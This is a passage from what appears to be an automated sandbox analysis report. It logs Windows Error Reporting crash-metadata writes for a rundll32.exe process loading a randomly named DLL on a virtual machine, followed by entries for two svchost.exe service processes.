C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2812	56	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 36 00 34 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX64</EventType>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2868	4	0d 00 0a 00		success or wait	9	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2872	2	09 00		success or wait	18	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2876	104	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 5f 00 72 00 30 00 68 00 69 00 61 00 58 00 48 00 73 00 63 00 73 00 2e 00 64 00 6c 00 6c 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>rundll32.exe_r0hia XHscs.dll</Parameter0>	success or wait	9	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3662	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3666	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3668	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3708	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3712	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3714	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3752	4	0d 00 0a 00		success or wait	6	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3756	2	09 00		success or wait	12	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	3760	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4314	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4318	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4320	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4360	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4364	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4366	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4404	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4408	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4412	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4506	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4510	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4514	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 69 00 75 00 68 00 72 00 77 00 61 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>iuhrwa, Inc.</SystemManufacturer>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4620	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4624	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4628	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 69 00 75 00 68 00 72 00 77 00 61 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>iuhrwa7,1</SystemProductName>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4724	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4728	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4732	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4852	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4856	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4860	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 35 00 33 00 33 00 38 00 37 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607533876</OSInstallDate>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4942	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4946	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	4950	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5052	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5056	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5060	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5130	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5134	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5136	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5176	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5180	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5182	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5216	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5220	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5224	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5320	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5324	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5326	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5362	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5366	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5368	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5392	4	0d 00 0a 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5396	2	09 00		success or wait	6	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5400	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5646	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5650	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5652	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5678	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5682	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5684	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 31 00 34 00 54 00 30 00 32 00 3a 00 34 00 33 00 3a 00 33 00 38 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-14T02:43:38Z">	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5784	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5788	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	5792	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 31 00 32 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 34 00 37 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 33 00 34 00 33 00 37 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 33 00 34 00 33 00 37 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="412" PID="3472" UptimeMS="3437" TimeSinceCreationMS="3437" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6054	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6058	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6064	180	3c 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 20 00 4e 00 61 00 6d 00 65 00 3d 00 22 00 43 00 50 00 55 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 53 00 74 00 61 00 72 00 74 00 44 00 65 00 6c 00 74 00 61 00 4d 00 53 00 3d 00 22 00 35 00 37 00 39 00 31 00 37 00 34 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 55 00 6e 00 69 00 74 00 53 00 68 00 69 00 66 00 74 00 3d 00 22 00 31 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 3d 00 22 00 31 00 31 00 22 00 2f 00 3e 00	<Timeline Name="CPU" TimelineStartDeltaMS="5791744" TimelineUnitShift="12" Timeline="11"/>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6244	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6248	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6252	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6278	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6322	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6360	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6364	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6368	98	3c 00 47 00 75 00 69 00 64 00 3e 00 34 00 32 00 61 00 61 00 31 00 32 00 63 00 39 00 2d 00 66 00 61 00 38 00 35 00 2d 00 34 00 36 00 61 00 65 00 2d 00 39 00 36 00 65 00 64 00 2d 00 64 00 31 00 65 00 31 00 65 00 63 00 63 00 30 00 33 00 66 00 64 00 65 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>42aa12c9-fa85-46ae-96ed-d1e1ecc03fde</Guid>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6466	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6470	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6474	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 31 00 34 00 54 00 30 00 32 00 3a 00 34 00 33 00 3a 00 33 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-14T02:43:38Z</CreationTime>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6572	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6576	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6578	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6618	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	6622	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp.xml	0	4892	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4\Report.wer	0	2	fd fd		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	152	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4\Report.wer	9582	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 30 00 36 00 37 00 33 00 36 00 32 00 34 00 30 00 37 00	MetadataHash=-1067362407	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: svchost.exe PID: **2944**, Parent PID: **564**

General

Target ID:	9
Start time:	04:43:43
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5876**, Parent PID: **564**

General

Target ID:	10
Start time:	04:43:44
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
